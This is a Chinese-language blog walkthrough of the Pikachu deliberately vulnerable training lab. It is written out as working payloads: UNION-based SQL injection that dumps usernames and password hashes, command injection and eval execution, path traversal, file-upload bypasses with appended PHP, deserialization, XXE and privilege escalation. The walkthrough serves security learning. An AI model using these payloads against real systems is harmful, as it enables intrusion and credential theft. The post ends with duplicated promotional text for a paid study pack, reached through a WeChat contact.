pikachu 靶场通关(全)_pikachu靶场(1),网络安全进程保活黑科技实现原理解密及方法

是一个下拉菜单,无法通过浏览器修改内容,那上burp
输入单引号 页面报错,那么可能存在sql注入

id=1 页面返回内容
id=2 页面返回不一样的内容
id=2-1 页面返回跟页面1一样的内容,说明后端执行了2-1,所以返回了id=1的内容,判断得知这是一个数字型的注入
判断字段数 id=1 order by 10 //order by 是排序,如果字段数大于10,那么返回正常,字段数小于我们的排序的数,就会出错
order by 2 返回正常 order by3 返回错误,得到字段数为2
判断能回显的字段 id=-1 union select 1,2 – -
//union语句聚合两个查询的内容,由于页面只返回一行,所以在前面的输入一个不存在的id,我这里直接使-号,以返回我们输入的内容,这里页面上将1,2都返回了,得知两个字段都有回显, – -的意思是注释掉后面的sql语句
id=-1 union select user(),database()-- - 查看用户名跟数据库

得到是root用户,使用的是pikachu数据库
查询当前数据库中的表
id=-1 union select user(),group_concat(table_name) from information_schema.tables where table_schema=database()-- -&submit=%E6%9F%A5%E8%AF%A2

得到 pikachu数据库中有5张表
httpinfo,member,message,users,xssblind
查询字段名 -错误
根据名称判断得知,users表中的字段比较重要,那就查询这张表id=-1 union select user(),group_concat(column_name) from information_schema.columns where table_name=‘users’-- -&submit=%E6%9F%A5%E8%AF%A2

得到这一个字段 user_id,first_name,last_name,user,password,avatar,last_login,failed_login,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password,level,id,username,password,level,id,username,password
获取字段值
获取字段名-更正
上面仅仅判断table_name = users =很多数据库中都有users这个表,查询的结果是相当的不准确,这次再次加上 table_schema=“pikachu”
id=-1 union select group_concat(column_name),2 from information_schema.columns where table_schema=“pikachu” and table_name=“users”-- - &submit=%E6%9F%A5%E8%AF%A2

得到只有 id username password,level 这4张表
根据字段查询内容
id=-1 union select group_concat(username),group_concat(password) from users– - &submit=%E6%9F%A5%E8%AF%A2

得到3个用户跟对于的3个密码,其中admin对于的密码是e10abc开头,一眼就认出是 123456的md5加密
当然,平时遇到sql注入还是sqlmap一把梭,不过学习还是要知道原理
4.2 字符型注入(get)
payload vince’ and 1=1-- -
4.3搜索型注入
payload: allen’ and 1=1-- -
4.4 xx型注入
payload: vince’)-- -
五:RCE
5.1 exec “ping”
payload 127.0.0.1 && echo 123
5.2 exec “eval”
eval函数是将字符串当作php代码执行,我们可以直接调用system()函数执行系统命令,达到代码执行到系统命令执行
payload: system(“whoami”);
六: File Inclusion
6.1 本地文件包含
读取到了本地磁盘 a.txt的内容
6.2 远程文件包含
七:Unsafe Filedownload
不安全的文件下载
在参数filename
payload: http://pikachu.cn/vul/unsafedownload/execdownload.php?filename=…/…/…/…/…/…/…/a.txt
八: Unsafe Fileupload 不安全的文件上传
8.1 client check
客户端校验,将自己的php脚本重命名为png结尾,然后上传的时候抓包,将名称该过来

路径前台返回,拼接访问

8.2 MIME type
这里是校验上传的 Content-Type: image/png
由于我们后缀本来就是png,就是正确的,还是跟上面一样,将png更改为php

8.3 getimagesize
这里的后缀名是限制死的只能使用图片后缀
我们现在一张正常图片用编辑器打开,在末尾添加上php脚本

然后通过上方的本地文件包含当作php执行

9. Over Permission
9.1 水平越权

得到ili的信息,我们更改url中的username参数,更改为lucy 发现我们能获取到同等级用户lucy的信息,这就是水平越权
9.2 垂直越权
通过提示得到有admin管理员用户,可以添加信息 普通用户piukachu 只能查看信息
添加页面的网址在 http://pikachu.cn/vul/overpermission/op2/op2_admin_edit.php
普通用户登录直接访问这个连接,输入后提交,发现我们普通用户的身份依旧能使用管理员的添加用户,这就是垂直越权
十: …/…/
路径穿越
payload:http://pikachu.cn/vul/dir/dir_list.php?title=…/…/…/…/…/…/…/…/…/a.txt
十一: 敏感信息泄露
那直接f12打开开翻 得到用户名跟密码

十二:PHP反序列化
payload: O:1:“S”:1:{s:4:“test”;s:29:“”;}

十三:XXE
payload :<?xml version="1.0"?> ]> &xxe;

十四:URL重定向
url参数可控
payload: pikachu.cn/vul/urlredirect/urlredirect.php?url=http://www.baidu.com
自我介绍一下,小编13年上海交大毕业,曾经在小公司待过,也去过华为、OPPO等大厂,18年进入阿里一直到现在。
深知大多数网络安全工程师,想要提升技能,往往是自己摸索成长,但自己不成体系的自学效果低效又漫长,而且极易碰到天花板技术停滞不前!
因此收集整理了一份《2024年网络安全全套学习资料》,初衷也很简单,就是希望能够帮助到想自学提升又不知道该从何学起的朋友。

既有适合小白学习的零基础资料,也有适合3年以上经验的小伙伴深入学习提升的进阶课程,基本涵盖了95%以上网络安全知识点,真正体系化!
由于文件比较大,这里只是将部分目录大纲截图出来,每个节点里面都包含大厂面经、学习笔记、源码讲义、实战项目、讲解视频,并且后续会持续更新
如果你觉得这些内容对你有帮助,可以添加VX:vip204888 (备注网络安全获取)
写在最后
在结束之际,我想重申的是,学习并非如攀登险峻高峰,而是如滴水穿石般的持久累积。尤其当我们步入工作岗位之后,持之以恒的学习变得愈发不易,如同在茫茫大海中独自划舟,稍有松懈便可能被巨浪吞噬。然而,对于我们程序员而言,学习是生存之本,是我们在激烈市场竞争中立于不败之地的关键。一旦停止学习,我们便如同逆水行舟,不进则退,终将被时代的洪流所淘汰。因此,不断汲取新知识,不仅是对自己的提升,更是对自己的一份珍贵投资。让我们不断磨砺自己,与时代共同进步,书写属于我们的辉煌篇章。
需要完整版PDF学习资源私我
一个人可以走的很快,但一群人才能走的更远。不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎扫码加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!
,稍有松懈便可能被巨浪吞噬。然而,对于我们程序员而言,学习是生存之本,是我们在激烈市场竞争中立于不败之地的关键。一旦停止学习,我们便如同逆水行舟,不进则退,终将被时代的洪流所淘汰。因此,不断汲取新知识,不仅是对自己的提升,更是对自己的一份珍贵投资。让我们不断磨砺自己,与时代共同进步,书写属于我们的辉煌篇章。**
需要完整版PDF学习资源私我
一个人可以走的很快,但一群人才能走的更远。不论你是正从事IT行业的老鸟或是对IT行业感兴趣的新人,都欢迎扫码加入我们的的圈子(技术交流、学习资源、职场吐槽、大厂内推、面试辅导),让我们一起学习成长!
[外链图片转存中…(img-Tu3j8dpU-1712541526134)]

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 29
 0
- 0


 已为社区贡献11条内容

所有评论(0)